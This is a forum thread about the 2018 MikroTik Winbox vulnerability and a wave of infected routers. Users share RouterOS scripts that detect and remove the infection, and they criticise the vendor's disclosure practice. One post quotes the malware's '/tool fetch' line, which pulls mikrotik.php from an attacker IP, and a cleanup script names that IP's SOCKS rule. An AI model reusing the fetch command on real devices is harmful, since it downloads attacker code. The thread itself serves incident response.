Bugfix release tree
Release 6.40.8 2018-04-24
What’s new in 6.40.8 (2018-Apr-23 11:34):
!) winbox - fixed vulnerability that allowed to gain access to an unsecured router;
https://mikrotik.com/download/changelogs/bugfix-release-tree
MikroTik is at the top of the news today - but, unfortunately, not in a good connotation. 
It bothers me the most that they put it in the same basket as the cheap Chinese networking manufacturers and vulnerable IoT stuff.
There is no CVE number related to this vulnerability - why? The people are confused with what is this “new” vulnerability because there is no CVE and there is no identifier that will tell them that this is the same vulnerability.
This is a standard way of doing this stuff - you make a CVE and reference it in your announcements and advisories, as well as change history in RouterOS.
You can’t blame all of this on users, there are things that can be fixed also from the MikroTik side.
I work in a big enterprise with large amount of products and vendors, and I do follow only security mailing lists and advisories - because of the old one: “if something works well, don’t touch it” (I patch and upgrade it only when there is a security vulnerability or a functional issue). Another reason is that I don’t have enough time to follow all of the different announcements.
I have a few suggestions:
****
- For every vulnerability (even the smallest one) create a CVE number with dates, short description etc.
- If the vulnerability is critical, create an IPS/IDS (Snort or similar) rules so the people can protect themselves before they can upgrade all of the infrastructure.
- Create Security sub-forum where people can ask related questions and take advices (I’ve seen a lot of MikroTik Wireless and Routing gurus that don’t have enough security awareness).
- Create Security mailing list (the Blog you created is a nice step forward, but this is useful for “post event summary” and maybe not exactly for urgent security advisories).
- Publish some security bug-bounty program and rewards - this way the chances are bigger that the security vulnerabilities will be reported to you and not sold on the DarkWeb or used by bad guys.
I really like MikroTik products and community - it really hurts when things like this happen (not to mention mocking that I get from our Cisco guys).
Kind regards,
Moky
I made this to look for the common stuff. (Copy and paste into terminal.)
:if ([/ip socks get port] = 1080) do={:log info "Socks port is still Default."} else={:log info "Socks Port changed Possible infection!"}
:if ([/ip socks get enabled] = false) do={:log info "Socks is not on."} else={:log info "Socks is enabled... that could be bad!"}
:if ([:len [/file find name="mikrotik.php"]] > 0) do={:log info "!!!mikrotik.php!!! File Detected!"} else={:log info "mikrotik.php not found."}
:if ([:len [/file find name="Mikrotik.php"]] > 0) do={:log info "!!!Mikrotik.php!!! File Detected!"} else={:log info "Mikrotik.php not found."}
:if ([:len [/user find name="service"]] > 0) do={:log info "!!!YOU WERE BREACHED!!!"} else={:log info "No sign of the service user."}
Open you log and look at the results. If you have a result with “!” you might have a problem.
i have found one of my customers router infected. How can i clean it remote?
I have changed the socks port to default and diabled. I have not found another user like admin. The passwort is changed. But in the files are the mikrotik.php. If i delete this, after 5 seconds its new.
Firmware now is 6.42.6. Its a HaP Lite. Winbox in Services is diabled, only Web over Port 80 is active and blocked from outside on my core router.
Thanks
This morning I received a mail directly from Mikrotik re vulnerability

I got the same Mail two days ago so perhaps they’re having problem with the mail systems ? 
Look in scripts and schedule.
Thats it! THX!
In scripts are
/tool fetch address=95.154.216.163 port=2008 src-path=/mikrotik.php mode=http
It’s disappointing that both the httpd vulnerability and now the winbox vulnerability required mass exploitation before Mikrotik sent an email. Why not send these emails on day 1?
@normis we were hit with this on July 22nd. I was on a vulnerable firmware and the only service we had open was winbox but with no filtering and on the default port .
I caught it in less than 24 hours because of the log file.
I had a backup config from a few days prior to the attack which I restored and then immediately upgraded to the latest current firmware release and routerboard firmware. Obviously reloading my prior backup undid all the changes that I noticed the bot put into my router (socks, script, scheduler, FW allow rule) etc. Can you confirm also that upgrading to the newest firmware actually cleans the malware?
Since then I have changed default port, only allowed IP SERVICES on local network, and setup mangle rules for anything that scans my current winbox port and adds it to a blacklist drop rule.
43north … you are using our forum … you are posting … why have you not upgraded your router earlier even you have had (I suppose) knowledge of the problem?
Honestly I had never read the announcements section of the forum, I do now… and will from here on out. My ignorance cost me, I know. Never again.
I appreciate any feedback anyone reference my post.
43north … please do not take it personally  but this is the quotation of the month … maybe even of the year.
I don’t take it personal at all. It is my fault for not being more in tune. I own it 100%. Super frustrating. I appreciate the Mikrotik staff and what they do for us.
After reading some other posts I believe the steps that I took as I posted in this thread have mitigated any issues from the incident.
169,999 Routers to go. So yours was not the only router that was taken over, that easily.
I keep an eye on the active topics that shows all postings that are recent. The trouble is that important postings like vulnerability posting drop as fast of the rest.
They are swiftly out of sight and you will miss them if you don’t check in, several times a day.
Off quote but on topic, would this vulnerability had the highest CVE rating of 10?


I think this one would be very useful. I for one am subscribed to multiple ones already, and do pay attention to what’s announced there since they always concisely describe the issues and give the CVE number(s) where one can see the in-depth details. MT issues regular product and update emails, this is at least as important if not more. It’s not enough to list simple update bullets like usual, the email sent out on the 2nd was by far more effective because of its detailed contents and warnings issued.
That’s not really usable, is it? Besides, you still need to fix it, and upgrade afterwards.
Methinks, better to check and fix at the same time:
# Firewall auto-fix - dangerous if you had disabled drop rules before infection (can't imagine why, though)
:if ([:len [/ip firewall filter find where action=drop disabled]] > 0) do={:put "Firewall drop rules were disabled"; /ip firewall filter enable [find action=drop]}
:if ([:len [/ip firewall filter find chain=input action=accept dst-port="8291"]] > 0) do={:put "Winbox had default firewall accept rule";/ip firewall filter remove [find chain=input action=accept dst-port="8291"]}
# Use this if you need to check firewall rules manually
:if ([:len [/ip firewall filter find where action=drop disabled]] > 0) do={:put "Disabled firewall drop rules:"; /ip firewall filter print where  action=drop disabled}
# Winbox
:if ([/ip service get winbox disabled] != true) do={:put "Winbox was enabled"; /ip service disable winbox}
# Socks
:if ([/ip socks get port] != 1080) do={:put "Socks Port was not 1080"; /ip socks set port=1080}
:if ([/ip socks get enabled] != false) do={:put "Socks was enabled"; /ip socks set enabled=no}
:if ([:len [/ip socks access find src-address~"95.154.216.128"]] > 0) do={:put "ip socks access had rule for 95.154.216.128"; /ip socks access remove [find src-address~"95.154.216.128"]}
# Script and scheduler
:if ([:len [/system script find source~"ikrotik.php"]] > 0) do={:put "Script containing \"ikrotik.php\" found"; :foreach s in=[/system script find source~"ikrotik.php"] do={/system scheduler remove [find on-event~[/system script get $s name]]}; /system script remove [find source~"ikrotik.php"]}
# File mikrotik.php
:if ([:len [/file find name="mikrotik.php"]] + [:len [/file find name="Mikrotik.php"]] > 0) do={ :put "File [Mm]ikrotik.php was found"; /file remove [find name="mikrotik.php"]; /file remove [find name="Mikrotik.php"];}
# User "service"
:if ([:len [/user find name="service"]] > 0) do={:put "User \"service\" existed"; /user remove [find name="service"]}
I even made a bash script, since I needed to fix several dozen routers.
https://pastebin.com/GAtA2mZa
Course I know where announcements a located, I am not stupid.
I am calling for doing that bit extra to inform all and keep an important notice im the picture.Creating the notice in announcements hope al is going being right from there is not working as is proven now.
Mikrotik has room improve also with the blog and if we keep fighting eachother like we are doing now, instead of thinking how to improve the whole Mikrotik eco system.
It may lead to Mikotik thinking we have still support how we are doing, have all done in the past and so keeps sitting on the sideline.
If that happens, and it looks now like that, we will have the same discussion again all over in time.
Atleast send a mail to the Mikrotik certified members